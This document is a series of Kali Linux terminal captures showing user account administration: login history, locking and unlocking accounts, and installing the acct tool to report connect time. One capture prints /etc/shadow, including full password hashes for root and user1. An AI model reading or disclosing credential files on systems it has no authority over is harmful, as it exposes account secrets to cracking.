root     pts/0        :0.0          Thu Dec 17 22:47   still logged in
root     pts/1        :0.0          Thu Dec 17 13:30 - 22:44  (09:13)
root     pts/1        :0.0          Thu Dec 17 11:53 - 12:03  (00:09)
root     pts/0        :0.0          Wed Dec 16 02:07 - 22:44 (1+20:36)
root     tty7         :0            Wed Dec 16 02:07   still logged in
(unknown tty7         :0            Wed Dec 16 02:06 - 02:07  (00:00)
reboot   system boot  3.12-kali1-486 Wed Dec 16 02:06
root     pts/0        :0.0          Mon Nov 30 02:47 - down   (00:32)
root     pts/0        :0.0          Mon Nov 30 02:36 - 02:45  (00:09)
root     tty7         :0            Mon Nov 30 02:35 - down   (00:43)
(unknown tty7         :0            Mon Nov 30 02:35 - 02:35  (00:00)
reboot   system boot  3.12-kali1-486 Mon Nov 30 02:35
```




```
stunnel4                                **Never logged in**
statd                                   **Never logged in**
sslh                                    **Never logged in**
Debian-gdm                              **Never logged in**
rtkit                                   **Never logged in**
saned                                   **Never logged in**
user1                                   **Never logged in**
user2                                   **Never logged in**
user3                                   **Never logged in**
```




```
root@kali:~# cat /etc/passwd | grep sslh
sslh:x:122:133::/nonexistent:/bin/false
root@kali:~# 
```




```
root@kali:~# usermod -s /usr/sbin/nologin user1
root@kali:~# su user1
This account is currently not available.
root@kali:~# 
```




```
root@kali:~# cat /etc/shadow
root:$6$0w9WRuc5$ldas/kVEO40xeKnzBTWvt4IKMIQN2a5/eQ1xfKWC.6Hns19UNZVnj0KNt87CH0i
iz2dq00klFUsVJBKvGM7Ri1:16079:0:99999:7:::
daemon:*:16078:0:99999:7:::
bin:*:16078:0:99999:7:::
sys:*:16078:0:99999:7:::
sync:*:16078:0:99999:7:::
games:*:16078:0:99999:7:::
man:*:16078:0:99999:7:::
lp:*:16078:0:99999:7:::
mail:*:16078:0:99999:7:::
```




```
Debian-gdm:*:16078:0:99999:7:::
rtkit:*:16078:0:99999:7:::
saned:*:16078:0:99999:7:::
user1:$6$2iumTg65$CX.Pp9tKFwMoFxcV5zINsPeSpETZE.Mhldy/oojxXleR0g9MC6p.DkvDE2pyj7I1.u6qR
ldocxZY01x41m9GO.:16785:0:99999:7:::
```




```
root@kali:~# passwd -l user1
passwd: password expiry information changed.
root@kali:~# 
```




```
root@kali:~# cat /etc/shadow | grep user1
user1:!$6$2iumTg65$CX.Pp9tKFwMoFxcV5zINsPeSpETZE.Mhldy/oojxXleR0g9MC6p.DkvDE2pyj7I1.u6q
RldocxZY01x41m9GO.:16785:0:99999:7:::
root@kali:~#
```




```
root@kali:~# passwd -u user1
passwd: password expiry information changed.
root@kali:~# 
```




```
root@kali:~# passwd -S user1
user1 L 12/16/2015 0 99999 7 -1
root@kali:~# passwd -S user2
user2 P 12/17/2015 0 99999 7 -1
root@kali:~# 
```




```
root@kali:~# apt-get install acct
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  acct
0 upgraded, 1 newly installed, 0 to remove and 2 not upgraded.
Need to get 108 kB of archives.
After this operation, 369 kB of additional disk space will be used.
WARNING: The following packages cannot be authenticated!
  acct
Install these packages without verification [y/N]? 
```




```
root@kali:~/Desktop# ls
acct_6.5.5.orig.tar.gz
root@kali:~/Desktop# clear

root@kali:~/Desktop# tar -zxvf acct_6.5.5.orig.tar.gz
acct-6.5.5/
acct-6.5.5/m4/
acct-6.5.5/m4/include_next.m4
acct-6.5.5/m4/asm-underscore.m4
acct-6.5.5/m4/stdint.m4
acct-6.5.5/m4/unistd_h.m4
acct-6.5.5/m4/rmdir.m4
```




```
root@kali:~/Desktop# cd acct-6.5.5/
root@kali:~/Desktop/acct-6.5.5# ls
ac.1             ChangeLog     dev_hash.c    install-sh     mdate-sh      uid_hash.c
ac.c             common.c      dev_hash.h    last.1         missing       uid_hash.h
accounting.info  common.h      dump-acct.c   last.c         NEWS          utmp_rd.c
accounting.texi  config.guess  dump-utmp.8   lastcomm.1     pacct_rd.c    utmp_rd.h
accton.8         config.h      dump-utmp.c   lastcomm.c     pacct_rd.h    version.h.in
accton.c         config.h.in   file_rd.c     lib            README        version.texi
aclocal.m4       config.sub    file_rd.h     linux-acct.h   sa.8          warn-on-use.h
al_share.cpp     configure     files.h.in    ltmain.sh      sa.c
arg-nonnull.h    configure.ac  hashtab.c     m4             stamp-vti
AUTHORS          COPYING       hashtab.h     Makefile.am    texinfo.tex
c++defs.h        depcomp       INSTALL       Makefile.in    TODO
```




```
root@kali:~/Desktop/acct-6.5.5# ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking target system type... i686-pc-linux-gnu
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... no
checking for mawk... mawk
checking whether make sets $(MAKE)... yes
checking whether to enable maintainer-specific portions of Makefiles... no
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
```




```
root@kali:~/Desktop/acct-6.5.5# make
make  all-recursive
make[1]: Entering directory `/root/Desktop/acct-6.5.5'
Making all in lib
make[2]: Entering directory `/root/Desktop/acct-6.5.5/lib'
```




```
root@kali:~/Desktop/acct-6.5.5# make install
Making install in lib
make[1]: Entering directory `/root/Desktop/acct-6.5.5/lib'
make  install-recursive
make[2]: Entering directory `/root/Desktop/acct-6.5.5/lib'
make[3]: Entering directory `/root/Desktop/acct-6.5.5/lib'
make[4]: Entering directory `/root/Desktop/acct-6.5.5/lib'
make[4]: Nothing to be done for `install-exec-am'.
make[4]: Nothing to be done for `install-data-am'.
make[4]: Leaving directory `/root/Desktop/acct-6.5.5/lib'
make[3]: Leaving directory `/root/Desktop/acct-6.5.5/lib'
```




```
root@kali:~# ac
        total      377.19
root@kali:~# 
```




```
root@kali:~# ac -d
Jan  8  total        0.01
Oct 28  total       37.40
Oct 29  total       12.43
Nov 15  total        0.87
Nov 19  total       13.43
Nov 23  total       16.33
Nov 27  total      187.66
Nov 28  total        2.90
Nov 30  total        1.43
Dec 16  total       43.76
Dec 17  total       57.32
Today   total        3.73
root@kali:~# 
```




```
root@kali:~# ac -p
        (unknown)                           7.13
        root                              370.72
        total      377.85
root@kali:~# 
```




```
root@kali:~# ac user1
        total        0.00
root@kali:~# ac user2
        total        0.00
root@kali:~# ac root
        total      370.79
root@kali:~#
```



